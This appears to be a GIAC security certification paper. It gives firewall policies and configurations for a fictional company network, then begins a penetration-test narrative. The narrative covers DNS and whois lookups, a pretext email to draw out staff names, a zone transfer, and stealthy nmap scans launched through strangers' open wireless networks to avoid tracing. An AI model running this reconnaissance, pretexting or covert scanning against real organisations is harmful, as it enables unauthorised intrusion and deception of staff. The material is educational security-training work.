


DMZ G2 Firewall External Burb (OUTSIDE)			
Service	PORT	From	To
HTTP	TCP 80	External Network	HTTP Server 172.16.1.5
HTTPS	TCP 443	External Network	HTTPS Server 172.16.1.7
DNS	UDP 53	External Network	DNS Server 172.16.10.2
DMZ G2 Firewall VPN Burb (VPN)			
Service	PORT	From	To
HTTP	TCP 80	VPN Network	HTTP Server 172.16.1.5
HTTPS	TCP 443	VPN Network	HTTPS Server 172.16.1.7
DNS	UDP 53	VPN Network	DNS Server 172.16.10.2
GIACE Client	TCP 1521	VPN Network	DMZ
Trans SVR	TCP 1633	VPN Network	DMZ
SSH	TCP 22	VPN Network	DMZ
RADIUS	TCP 1812/1813	VPN Network	RADIUS SVR 172.16.4.2
Cobra	TCP 9003	VPN Network	DMZ FW Interface 172.16.10.2
DMZ G2 Firewall DMZ Burb (DMZ)			
Service	PORT	From	To

HTTP	TCP 80	DMZ Network	ALL
HTTPS	TCP 443	DMZ Network	ALL
DNS	UDP 53	DMZ Network	ISP DNS Server
PING	ICMP	DMZ Network	EXTERNAL
NTP	123	DMZ FW Interface	SVI 172.16.10.1

Perimeter Firewall Policy

As with the DMZ Firewalls, it is important to determine the type of traffic that will be entering/exiting the GIACe Perimeter and Internal network. The following diagram and tables represent the Perimeter Firewall Network Burb's. The Perimeter Firewall will be defined and configured as follows:



Perimeter G2 Firewall External Burb (OUTSIDE)			
Service	PORT	From	To
DNS	UDP 53	External Network	DNS Server 172.16.0.10
SMTP	TCP 25	External Network	SMTP Server 172.16.0.10
Perimeter G2 Firewall DMZ Burb (DMZ)			
Service	PORT	From	To
SSH	TCP 22	DMZ Network	INTERNAL
GIACE Client	TCP 1521	DMZ Network	INTERNAL
Trans SVR	TCP 1633	DMZ Network	INTERNAL
OWA Service Group	TCP 135,137,139,102, 445, 1225, 1226	DMZ Network OWA	INTERNAL 192.168.5.0/24

	UDP 135,137,138,139		
Perimeter G2 Firewall Internal Burb (INSIDE)			
Service	PORT	From	To
HTTP	TCP 80	Internal Network	ANY
HTTPS	TCP 443	Internal Network	ANY
SMTP	TCP 25	Internal	External FW Burb
DNS	UDP 53	Internal Network	ANY
GIACE Client	TCP 1521	Internal	DMZ Network
Trans SVR	TCP 1633	Internal	DMZ Network
TELNET	TCP 23	Internal Network IT NET	EXTERNAL 172.16.0.9
SSH	TCP 22	Internal	DMZ, External Switch
NTP	TCP 123	Internal FW Interface	192.168.6.1
PING	ICMP	Internal	ALL
Cobra	TCP 9003	Internal	Internal FW Interface

Firewall Hardening

- **Disable unneeded services:** The G2 Firewall's inherit nature prohibits it from running unneeded services. After the initial install is complete, the only services that are running are "login_console" and "cobra_all" (remote GUI using SSL). It will be the responsibility of the Firewall administrator to configure and enable services that will be required on the firewall.
- **Access:** Access to the G2 Firewalls will be utilized in three ways:
 - a. Cobra GUI: Remote management interface allows complete firewall management. The management interface will utilize SSL and will connect to the Firewall on TCP 9003.
 - b. SSH V2: SSH V2 will be utilized to execute commands on the firewall.
 - c. Login locally from the Firewalls console

Access to the firewalls will be using local authentication using RSA authentication keys.

- **Logging:** The G2 will use two forms of system logging. Local system audits and Syslog messages forwarded to the respective Burb's Syslog server.

Configuration

DMZ Firewall Configuration

- **Routing:** The following static routes are required for external traffic to reach the DMZ network as well as traffic destined for the Internal and traffic destined for external networks:

Network	Next Hop	Description
0.0.0.0	172.16.0.1	Default
172.16.1.0/24	172.16.10.1	Public DMZ
172.16.2.0/24	172.16.10.1	Partners Network
172.16.3.0/24	172.16.10.1	Suppliers Network
172.16.4.0/24	172.16.10.1	IT Remote Network DMZ
172.16.10.0/24	Connected DMZ Burb	DMZ Burb, DMZ Firewall
172.16.11.0/24	172.16.11.1	DMZ Burb, Perimeter Firewall-Inside Networks (addresses will be NAT'ed to the Perimeter FW's DMZ IP).

- **Network Objects:** It will be required to create the network objects that will be used for the DMZ Firewall rules.

172.16.0.1/29	External Burb Network, DMZ Firewall
172.16.0.3	External Burb, DMZ Firewall
172.16.1.0/24	Public DMZ
172.16.1.5	DMZ HTTP Server
172.16.1.7	DMZ HTTPS Server
172.16.1.8	DMZ OWA Server
172.16.1.9	Public DMZ Transaction Server
172.16.2.0/24	Partners Network
172.16.2.5	Partners Shared File Server
172.16.2.6	Partners Oracle Sayings Server
172.16.3.0/24	Suppliers Network
172.16.3.4	Suppliers Transaction Server
172.16.3.6	Suppliers Oracle Sayings Server
172.16.4.0/24	IT Remote Network DMZ
172.16.4.2	DMZ RADIUS Server
172.16.4.254	DMZ SYSLOG Server
172.16.5.1	Internal VPN Burb, DMZ Firewall
172.16.5.2	Internal VPN Concentrator
172.16.5.3-7	Netgroup -VPN IT-NET Pool
172.16.5.8-15	Netgroup -VPN Partners Pool
172.16.5.16-23	Netgroup -VPN Suppliers Pool
172.16.5.24-41	Netgroup -Mobile Employees Pool
172.16.10.0/24	DMZ Burb Network, DMZ Firewall
172.16.10.1	DMZ Burb, SVI NTP Source
172.16.10.2	DMZ Burb, DMZ Firewall/DNS
172.16.0.11.2	DMZ Burb, Perimeter Firewall
207.X.X.0/27	ISP #1
207.x.x.5	ISP DNS
Netgroup GIACe	Netgroups IT-NET, Mobile Employees

- **Servers**
 - a. **DNS:** GIACe will be running a Hosted Split-DNS configuration utilizing BIND 9. This will be useful to hide GIACe address space and to have DNS running on a secure OS. DNS services will be configured as follows:
 - **Named-Unbound:** This will be the DNS server for the Internal and DMZ Burbs.
 - **Named-Internet:** This will be the DNS server for the External Burb.
 - b. **SSHD:** Allow Firewall Administrators to securely connect to the firewall to perform administration. Service will be enabled on the DMZ Interface only.
 - c. **AuditDBD:** Audit database server will be enabled. This will allow for detailed auditing of system resources which can be kept locally and forked to a Syslog server.
 - d. **NTP:** NTP will be enabled in the DMZ Burb pointing to the SVI 172.16.10.1. This will be used to keep the Firewall in sync for reporting accuracy.
- **Proxies:** GIACe will enable Proxies on the DMZ Firewall that will accept clients request for its protected servers. The respective Proxy service will allow GIACe to filter requests with Proxy rules and disallow direct connections to the server making it less susceptible to attack. It is preferred to enable Proxies and Proxy Rules on the Firewall versus IP Filter rules. Proxy rules can check for more than source, destination and port ranges and provide a better security solution. Proxies that will be enabled on the DMZ G2 Firewall are as follows:

EXETRNAL BURB	VPN BURB	DMZ BURB
HTTP HTTPS DNS	SSH DNS GIACE Client Trans Server Syslog	Cobra Client HTTP HTTPS DNS NTP PING

- **Service Groups:** Service Groups combine multiple proxies for a single service. GIACe will utilize two Service Groups to help segment and protect the respective users environment as follows:

Service Group Name	Service Group Members	Proxies
Partner	Netgroup -VPN Partners Pool	GIACE-NET-Client SSH Transaction Server
Supplier	Netgroup -VPN Suppliers Pool	GIACe-NET-Client SSH Transaction Server

- **Proxy Rules:** The following Proxy rules will be applied to the DMZ Firewall (order is relevant):

#	Name	Service	Action	SRC Burb	Source	DEST Burb	Destination
1	Login_console	Console	Allow	Firewall	N/A	Firewall	N/A
2	Cobra_all	Cobra	Allow	VPN	172.16.5.0/28	DMZ	172.16.10.2
3	SSH	SSH	Allow	VPN	NetGroup GIACe	DMZ	ALL
4	NTP	NTP	Allow	DMZ	172.16.10.2	DMZ	172.16.10.1
5	DNS-Inbound	DNS	Allow	External	207.x.x.5	Internal	172.16.10.2
6	DNS-Outbound	DNS	Allow	Internal	ALL	External	207.x.x.5
7	DNS-VPN	DNS	Allow	VPN	ALL	DMZ	172.16.10.1
8	PING	Ping	Allow	DMZ	ALL	External	ALL
9	HTTP	HTTP	Allow	External	ALL	DMZ	172.16.1.5
10	HTTP	HTTP	Allow	VPN	ALL	DMZ	172.16.1.5
11	HTTP	HTTP	Allow	DMZ	ALL	External	ALL
12	HTTPS	HTTPS	Allow	External	ALL	DMZ	172.16.1.7/8
13	HTTPS	HTTPS	Allow	VPN	ALL	DMZ	172.16.1.7/8
14	HTTPS	HTTPS	Allow	DMZ	ALL	External	ALL
15	GIACe Client	Oracle	Allow	VPN	NetGroup GIACe	DMZ	ALL
16	Trans Server	Trans	Allow	VPN	NetGroup GIACe	DMZ	ALL
17	Partners Service	SG Partner	Allow	VPN	Netgroup Partners	DMZ	Partners Network
18	Suppliers Service	SG Supplier	Allow	VPN	Netgroup Supplier	DMZ	Suppliers Network
	SYSLOG	Syslog	Allow	VPN	172.16.5.2	DMZ	172.16.4.254
19	Deny_All	ALL	Deny	All	All	All	All

- **IP Filter Rules:** The following IP Filter rules will be applied to the DMZ Firewall as follows.

Name	Direction	Source	Source Port	Destination	Destination Port
Cobra MGMT	Bi-Directional	VPN IT IP POOL	TCP 9003	172.16.10.2	TCP 9003
RADIUS	Bi-Directional	VPN Concentrator172.16.5.2	TCP 1812	172.16.4.2	TCP 1812
RADIUS	Bi-Directional	VPN Concentrator172.16.5.2	TCP 1813	172.16.4.2	TCP 1812

Perimeter Firewall Configuration

- **Routing:** The following static routes are required for external traffic to reach the Internal network as well as traffic destined for the DMZ and traffic destined for external networks:

Network	Next Hop	Description
0.0.0.0	172.16.0.9	Default
192.168.2.0/27	192.168.6.1	Sales Network
192.168.3.0/27	192.168.6.1	Finance Network
192.168.4.0/27	192.168.6.1	IT Network
192.168.5.0/27	192.168.6.1	Server Network
192.168.6.0/24	Connected Internal Burb	Egress Network to Perimeter Firewall
172.16.1.0/24	172.16.11.1	Public DMZ
172.16.2.0/24	172.16.11.1	Partners Network
172.16.3.0/24	172.16.11.1	Suppliers Network
172.16.4.0/24	172.16.11.1	IT Remote Network DMZ
172.16.10.0/24	172.16.11.1	DMZ Burb, DMZ Firewall
172.16.11.0/24	Connected DMZ Burb	DMZ Burb, Perimeter Firewall-DMZ Networks.

- **Network Objects:** It will be required to create the network objects that will be used for the Perimeter Firewall rules.

172.16.0.1/29	External Burb Network, DMZ Firewall
172.16.0.3	External Burb, DMZ Firewall
172.16.1.0/24	Public DMZ
172.16.1.5	DMZ HTTP Server
172.16.1.7	DMZ HTTPS Server
172.16.1.8	DMZ OWA Server
172.16.1.9	Public DMZ Transaction Server
172.16.2.0/24	Partners Network
172.16.2.5	Partners Shared File Server
172.16.2.6	Partners Oracle Sayings Server
172.16.3.0/24	Suppliers Network
172.16.3.4	Suppliers Transaction Server
172.16.3.6	Suppliers Oracle Sayings Server
172.16.4.0/24	IT Remote Network DMZ
172.16.4.2	DMZ RADIUS Server
172.16.4.254	DMZ SYSLOG Server
172.16.10.0/24	DMZ Burb Network, DMZ Firewall
172.16.10.1	DMZ Burb, SVI
172.16.10.2	DMZ Burb, DMZ Firewall/DNS
172.16.11.2	DMZ Burb, Perimeter Firewall
192.168.2.0/24	Sales Network
192.168.2.2	File Server
192.168.2.3	Transaction Server
192.168.2.4	Oracle Server DB Sayings
192.168.3.0/24	Finance Network
192.168.3.2	File Server
192.168.3.4	Oracle Financial Server

192.168.4.0/24	IT Network
192.168.4.2	SYSLOG
192.168.4.3	HPOV
192.168.4.4	Backup Server
192.168.5.0/24	Server Network
192.168.5.5	Exchange
192.168.5.6	PDC
192.168.6.0/24	Egress Network
192.168.6.1	SVI NTP Source
192.168.6.2	Inside Burb, Perimeter Firewall/DNS
207.X.X.0/27	ISP #1
207.x.x.5	ISP DNS

- **Servers**

- a. **DNS:** GIACe will be running a Hosted Split-DNS configuration utilizing BIND 9. This will be useful to hide GIACe address space and to have DNS running on a secure OS. DNS services will be configured as follows:
 - **Named-Unbound:** This will be the DNS server for the Internal and DMZ Burbs.
 - **Named-Internet:** This will be the DNS server for the External Burb.
- b. **SSHD:** Allow Firewall Administrators to securely connect to the firewall to perform administration. Service will be enabled on the Internal Interface only.
- c. **Sendmail:** GIACe will run a split Sendmail server on the External and Internal Burbs. The External Burb will be listening for SMTP requests for the GIACe domain (a MX record has been designated to point to the Perimeter external Burb). Mail will be checked for Mime/Virus extensions and forwarded to the Inside Burb. Mail is then forwarded to the internal Exchange server.
- d. **Spam Filter:** This service will be enabled so GIACe will be able to utilize the anti-spam features within the Active-Defenses.
- e. **AuditDBD:** Audit database server will be enabled. This will allow for detailed auditing of system resources which can be kept locally and forked to a Syslog server.

- f. **NTP:** NTP will be enabled in the Internal Burb pointing to the SVI 192.168.6.1. This will be used to keep the Firewall in sync for reporting accuracy.
- g. **Web Proxy:** GIACe will deploy a transparent HTTP proxy on the Perimeter Firewall. Advantage of doing this is to enable the use of SmartFilter content manager for the internal employees accessing the Internet and to allow local site caching which will improve web performance. Categories that will be filtered upon initial deployment of the Proxy will be as follows³⁴:

Sex	Criminal Skills	Online sales
Drugs	Nudity	Gambling
Personal	Job search	sports
Games	Humor	MP3 Sites
Entertainment	Lifestyle	Extreme
Chat	Investing	Politics/Religion
Dating	Art/Culture	Usenet News
Self help	Travel	mature
Web Mail	Portal Sites	

Note: GIACe has consulted with its legal consultant on what should and shouldn't be blocked. This will be included within the new security policy and "Acceptable Use Policy" which the employee will be required to sign upon receipt of a GIACe account. Items in "yellow" are sites that are will be filtered from the GIACe domain.

- **Proxies:** GIACe will enable Proxies on the Perimeter Firewall that will accept clients request for its protected servers. The respective Proxy service will allow GIACe to filter requests with Proxy rules and disallow direct connections to the server making it less susceptible to attack. It is preferred to enable Proxies and Proxy Rules on the Firewall versus IP Filter rules. Proxy rules can check for more than source, destination and port ranges and provide a better security solution. Proxies that will be enabled on the Perimeter Firewall are as follows:

EXETRNL BURB	DMZ BURB	INTERNAL BURB
SMTP	SSH	Cobra Client
DNS	DNS	HTTP
Syslog	GIACE Client	HTTPS
	Trans Server	DNS
	OWA Service- Group	GIACE Client
		Trans Server
		NTP
		TELNET
		SSH
		PING
		OWA Service Group

³⁴ Secure Computing G2 Firewall SmartFilter 6.1 Help File

- **Service Groups:** Service Groups combine multiple proxies for a single service. GIACe will utilize four Service Groups to help segment and protect the respective users environment as follows:

Service Group Name	Proxies
OWA	TCP-102 TCP-135 TCP-137 TCP-139 TCP-445 TCP-1225 TCP-1226 UDP-135 UDP-137 UDP-138 UDP-139

- **Proxy Rules:** The following Proxy rules will be applied to the Perimeter Firewall:

#	Name	Service	Action	SRC Burb	Source	DEST Burb	Destination
1	Login_console	Console	Allow	Firewall	N/A	Firewall	N/A
2	Cobra_all	Cobra	Allow	Internal	IT-Net	Internal	192.168.6.2
3	SSH	SSH	Allow	Internal	ALL	DMZ	ALL
4	SSH	SSH	Allow	Internal	IT-Net	External	172.16.0.1
5	SSH	SSH	Allow	Internal	IT-Net	Internal	192.168.6.1
6	TELNET	Telnet	Allow	Internal	IT-Net	External	172.16.0.9
7	NTP	NTP	Allow	Internal	192.168.6.2	Internal	192.168.6.1
8	DNS-Inbound	DNS	Allow	External	207.x.x.5	Internal	192.168.6.1
9	DNS-Outbound	DNS	Allow	Internal	ALL	External	207.x.x.5
10	DNS-DMZ	DNS	Allow	Internal	ALL	DMZ	172.16.10.1
11	PING	Ping	Allow	Internal	ALL	ALL	ALL
12	SMTP	SMTP	Allow	External	ALL	Internal	192.168.5.5
13	SMTP	SMTP	Allow	Internal	192.168.5.5	External	ALL
14	HTTP	HTTP	Allow	Internal	ALL	External	ALL
15	HTTPS	HTTPS	Allow	Internal	ALL	DMZ	172.16.1.7/8
16	HTTPS	HTTPS	Allow	Internal	ALL	External	ALL
17	GIACe Client	Oracle	Allow	DMZ	ALL	Internal	ALL
18	GIACe Client	Oracle	Allow	Internal	ALL	DMZ	ALL
19	Trans Server	Trans	Allow	Internal	ALL	DMZ	ALL
20	Trans Server	Trans	Allow	DMZ	ALL	Internal	ALL
21	OWA	OWA	Allow	DMZ	172.16.1.8	Internal	192.168.5.0/24
22	OWA	OWA	Allow	Internal	192.168.5.0/24	DMZ	172.16.1.8
23	SYSLOG	Syslog	Allow	External	192.168.0.9	Internal	192.168.4.2
24	Deny_All	ALL	Deny	All	All	All	All

- **IP Filter Rules:** None are needed at this time.

In no way am I a “Hacker”. Ideas for this attack come from years of working on networked devices and seeing attacks, reading various sources from the Internet from Google searches, (www.google.com), respective security sites such as SANS (www.sans.org), and traditional books/whitepapers such as Stealing the Network: How to Own the Box³⁶ by Syngress. I performed these attacks on test machines within a lab environment to validate their usefulness. I would recommend anyone reading this paper and who wish to use these techniques to realize that you could get yourself in to serious trouble. If you wish to use these tools and attempt to check your security policy, I highly recommend that you gain written permission from your organization or build a test environment to perform the analysis.

For the basis of this assignment, the theme is that the attacker has limited knowledge about GIAC Enterprises (giac.net for this paper) and needs to gain access and control of one of their inside machines. In addition, since there is a requirement to provide detailed countermeasures against the attacks used against this GIAC Enterprise network, I will use the approach that I am contracted Internet Security Professional who has been hired to test the new design and architecture. Since the goal is to perform a penetration, I will avoid performing destructive attacks, embarrassing the company by defacing its public portals or releasing of the organizations information to a third party source. Since I have not been provided with much information about GIAC Enterprises other than it sells Fortune Cookie Sayings, I will need to do some research and footwork prior to attempting to gain access to their network. Outline for this attack will be discussed in four stages as follows:

- Perform reconnaissance on GIAC Enterprises
- Scan the network with active or passive probing
- Compromise an internal system
- Retain access to the system

Perform reconnaissance on GIAC Enterprises

I really don't know much about the Fortune Cookie Sayings industry so I will begin by searching for articles, websites, and any other publicly available source. I will start at a public library and get on one of their Internet connected computers. It seems that the Fortune Cookie Sayings industry is a multi-million dollar cash cow that has its roots placed in the Pacific Rim and the United States. There are a few large organizations and a large number of smaller companies to include GIAC Enterprises. I assume this makes this industry fairly competitive and online-real-time transactions are very important to these companies –

³⁶ Multiple Authors. Stealing the Network: How to Own the Box. Rockland, MA: Syngress, 2003. 11-12.

especially the smaller organizations. Searching around the Internet, I found that GIAC has a public web site that has information about their organization and find that the majority of their business is down by resellers per region. I note that the GIAC URL and perform a nslookup:

```
C:\>nslookup www.giac.net
Server: ns.somewhere..net
Address: XXX.XXX.XXX.XXX
Non-authoritative answer:
Name: www.giac.net
Address: XXX.XXX.126.124
```

I now have the sites IP address. I then lookup the IP address at www.arin.net and see who it belongs too:

```
Search results for: XXX.XXX.126.124

OrgName: SomeISP.net
OrgID: SomeISP-1
Address: 23 West Fortune Cookie Sayings Drive
City: Santa Anna
StateProv: CA
PostalCode: 95134
Country: US

NetRange: XXX.XXX.125.0 – XXX.XXX.126.255
CIDR: XXX.XXX.126.0/24
NetName: GIAC
NetHandle: NET-XXX.XXX.125.0
Parent: NET-XXX.XXX.124.0
NetType: Direct Assignment
NameServer: SomeISP.net
NameServer: SomeISP1.net
Comment:
RegDate: 2003-04-29
Updated: 2004-03-02

TechHandle: DN5-ORG-ARIN
TechName: SomeISP-tech.
TechPhone: +1-408-XXX-XXX
TechEmail: dns-info@SomeISP.net

OrgTechHandle: DN5-ORG-ARIN
OrgTechName: SomeISP-tech.
OrgTechPhone: +1-408-XXX-XXX
OrgTechEmail: dns-info@SomeISP.net
```

```
# ARIN WHOIS database, last updated 2004-05-04 19:15
```

From this ARIN output, I can tell that GIAC is using the ISP to host their Web server as well as their DNS servers. Now I want to find out about their mail server:

```
C:\>nslookup
Default Server: Server: ns.somewhere..net
Address: XXX.XXX.XXX..25
> set querytype=mx
> giac.net
Server: ns2.dc.cox.net
Address: XXX.XXX.XXX.25
```

```
Non-authoritative answer:
giac.net      MX preference = 10, mail exchanger = mail.giac.net
giac.net      nameserver = SomelSP.net
mail1.giac.net internet address = XXX.XXX.126.125
ns1.giac.net  internet address = XXX.XXX.126.126
```

It appears that GIAC is also using their ISP for their email server as well. Seeing that I was hired to check their security infrastructure, I am a bit surprised to see that outsourced their primary Internet services. Now I am curious to see where the rest of their services are located. Surely they didn't hire me just to find their public servers being hosted by their ISP. I continue on with my exploration and decide to send an email to one of their sales personnel asking about buying bulk fortune sayings. I go to www.hotmail.com and create an official sounding named account and send an email to their sales personnel sales@giac.net. The goal was to check their email headers and how much information I could get from their sales staff.

First I send an email to the address posted on their Web site:

```
From: <fondu@hotmail.com>
To: <sales@giac.net>
Sent: Wednesday, May 05, 2004 12:48 PM
Subject: GIAC Bulk Purchase Request
```

```
> Hi,
>
> I am interested in buying large amounts of Fortune Cookie Sayings.
> Could you help me set up an account as soon as possible so I can get started?

> Please send me how to set up an account and how I can access the information. >Would I be able to start
> downloads as soon as I get set up? I have a huge >deadline to meet. I can really use the help
>
> Thanks,
>
> Joe M. Smith
> VP Fondu Asian Food Specialists
```

A few minutes later, a very fastidious employee replies to me.

```
----- Original Message -----
From: <wilsond@giac.net>
To: <fondu@hotmail.com>
Sent: Wednesday, May 05, 2004 1:34 PM
Subject: Re: GIAC Bulk Purchase Request
```

```
> Joe,
>
> no problem, I will set up with Steve Wiles to set up your account.
```

> After verifying your identity and receiving payment. He will send you your account information and tell you how you can securely connect to our SQL Server and download the Fortune Cookie Sayings.
>
> Thanks for your interest in GIAC Enterprises
>
> Debbi Wilson
> Sales Associate
> GIAC Enterprises
> 1-408-XXX-XXX

After receiving the mail, I explore the message header.

```
Received: from mail1.giac.net (XXX.XXX.126.125) by mail.SomeISP-1.net with SMTP
id J7GSZ3AF; Wed, 5 May 2004 13:30:05 -0400
Received: from lakermmtao04.cox.net (lakermmtao04.cox.net [x.x.x.x])
by mail.SomeISP-1.net with ESMTP id i45Nw9qN018862
for <fondu@hotmail.com>; Wed, 5 May 2004 13:30:19 -0400 (EDT)
Received: from somenet.hotmail.com ([x.x.x.x]) by mail.SomeISP-1.net
(InterMail vM.6.01.03.02 201-2131-111-104-20040324) with SMTP
id <20040505235406.GEWD19546.lmailserver15.hotmail.comt@smtp.hotmail.com>;
Wed, 5 May 2004 19:54:06 -0400
From: <wilsond@giac.net>
To: <fondu@hotmail.com>
Subject: Re: GIAC Bulk Purchase Request
Date: Wed, 5 May 2004 19:54:08 -0400
MIME-Version: 1.0
Content-Type: text/plain; charset=ISO-8859-1
Content-Transfer-Encoding: 7bit
Message-Id: 20040505235406.GEWD19546.lakermmtao04.cox.net@smtp.east.cox.net
```

It appears that the GIAC is relaying off their ISP or they are simply just using the ISP mail server. Either way, they don't run their own mail services. Additionally, it appears that they check their mail fairly frequently because I received a prompt response. Within the response, I gain some valuable pieces of information. The first was that they are running some form of SQL. The second is I would be able to access this SQL server via an account. Meaning, there must be some interface that the customer can use to get into interface with it. The third is I have gained insight of names of individuals who work for GIAC. Debbi Wilson is a sales associate who deal with the actual interaction of the customers. Steve Wiles must be some form of administrator or systems guru who makes the accounts. I would assume that Steve would require some form of administrator access in order to create or revoke accounts. I found a great amount of information on GIAC in about an hour. I jot down all the information that I need and leave the public library. Basic reconnaissance is about complete. I will now need to verify what I already know and research what I will be able to use to get into the GIAC internal network.

Scan the network

One of the best sources for me to spring probes and attacks are from other people's unencrypted Wireless networks (802.11). I drive around residential areas and search for unencrypted Wireless Access Points (WAP's) with my notebook loaded with SuSe 9.0 Professional OS with a 802.11g wireless card and utilizing Kismet³⁷. My machine also has VMware WS 4.5 with Windows XP

³⁷ Kismet 2004-04-01. URL: <http://www.kismetwireless.net/download.shtml>.

as by “guest” OS³⁸. This allows me to run some of my Windows based tools along with my Linux ones. I note where these “free” networks are whenever I Wardrive so I can use them when needed. I change location each time I need scan or attack sites to make tracking difficult in the event I am noticed by an administrator scanning their systems logs. This way, if I am detected, they will assume it is coming from a residential location that I have no ties too.

Before I begin scanning GIAC and their ISP, I want to verify that I am searching for the correct IP’s. I have already discovered that GIAC’s DNS, Web and Mail services are run from their ISP. Therefore, I want to look for their router, firewall or a host. I perform a “dig” on my Linux notebook and search for giac.net – specifically looking to see if any of their devices are listed. I also will see if I can transfer the entire zone for “giac.net”. As luck would have it, I strike gold.

```
# dig SomelSP.net giac.net axfr
; <<>> DiG 9.2.2 <<>> giac.net
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41703
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 2

;; QUESTION SECTION:
giac.net.          IN      A

;; ANSWER SECTION:
giac.net.          3600    IN      A       XXX.XXX..126.126

;; AUTHORITY SECTION:
giac.net.          3600    IN      NS      ns1.SomelSP.net.

;; ADDITIONAL SECTION:
ns1.giac.net.     172601  IN      A       XXX.XXX.126.126
ns2.giac.net.     172601  IN      A       XXX.XXX..125.43
rtr.giac.net      3000    A       XXX.XXX.70.229
fw1giac.net       3000    A       XXX.XXX.70.34
portal1.giac.net  3000    A       XXX.XXX.70.57
portal2.giac.net  3000    A       XXX.XXX.70.58
portal3.giac.net  3000    A       XXX.XXX.70.59

;; Query time: 44 msec
;; SERVER: XXX..XXX.64.1#53(XXX.XXX.64.1)
;; WHEN: Sat May 8 12:05:20 2004
;; MSG SIZE rcvd: 156
```

It looks as though the ISP has set up addresses for the GIAC firewall, router and three hosts. Seeing that they have named their firewall “fw1giac” tells me they have a firewall and there must be another Firewall located somewhere in the Internal network. Now that I am fairly certain of the IP range that I want to scan; I will now start a scan. I will utilize a scanning tool called Nmap³⁹. It is open

³⁸ VMWare. http://www.vmware.com/products/desktop/ws_faqs.html

³⁹ Nmap 3.30. URL: <http://www.insecure.org/nmap>.

source and very configurable. I will conduct a "SYN Stealth Scan" that will be searching for most important ports such as HTTP, HTTPS, FTP, and Telnet. Since it is the goal to remain stealthy, I will not ping any of the hosts. Additionally, I will only choose specific hosts that I gained from the dig query.

```
# nmap -sS -O -F XXX.XXX.70.57, XXX.XXX.70.58, XXX.XXX.70.59
Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2004-05-07 09:25 EDT
Interesting ports on X.X.70.57:
(The 1196 ports scanned but not shown below are in state: closed)
Port      State  Service
443/tcp   open   https
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20

Interesting ports on X.X.70.58:
(The 1196 ports scanned but not shown below are in state: closed)
Port      State  Service
443/tcp   open   https
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20

Interesting ports on X.X.70.58:
(The 1196 ports scanned but not shown below are in state: closed)
Port      State  Service
443/tcp   open   https
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20

Nmap run completed -- 1 IP address (1 host up) scanned in 161.052 seconds
```

From the Nmap scan, I concluded that GIAC is running a SSL Server on three of their publicly assessable machines. From this scan I can conclude that the GIAC router and Firewall are allowing TCP 443 inbound. I am sure there must be other services running on these machines but either the router or Firewall are not allowing inbound traffic to those ports for me to verify. I then test to see if I could connect to one of the machines. I proceeded to enter their IP addresses to see what I would get. I am greeted by an authorization dialog box on each of the machines:

```
GIAC Service Access Portal. Please enter your service account (i.e. lastname first initial)
and group password.
```

I receive a similar response on the other two machines. GIAC is running some form of authentication on their server. I decide I want to see what type of Web server that they are running so I can get an idea of the type of authentication service that they are running. So I intentionally type in an incorrect URL:

```
https://XXX.XXX.70.57/html
```

This returned the following response:

Not Found

The requested URL /login was not found on this server.
Apache/2.0.47 (Unix) mod_ssl/2.0.47 OpenSSL/0.9.7b PHP/4.3.2 Server at
XXX.XXX.70.57 Port 443

The other two machines respond back with following response:

The page cannot be found

The page you are looking for might have been removed, had its name changed, or is temporarily unavailable. Please try the following:

- If you typed the page address in the Address bar, make sure that it is spelled correctly.
- Open the xxx.xxx.70.xxx home page, and then look for links to the information you want.
- Click the Back button to try another link.
- Click Search to look for information on the Internet.

HTTP 404 - File not found

Note how much free information that these pages gave me. I know two of their machines have been locked down and know the other one is running Apache 2.0.47 on a Unix flavor OS. Since the authentication banner asked for a group user id and password and knowing they are using Apache Server, I can now assume that they are most likely using local authentication.

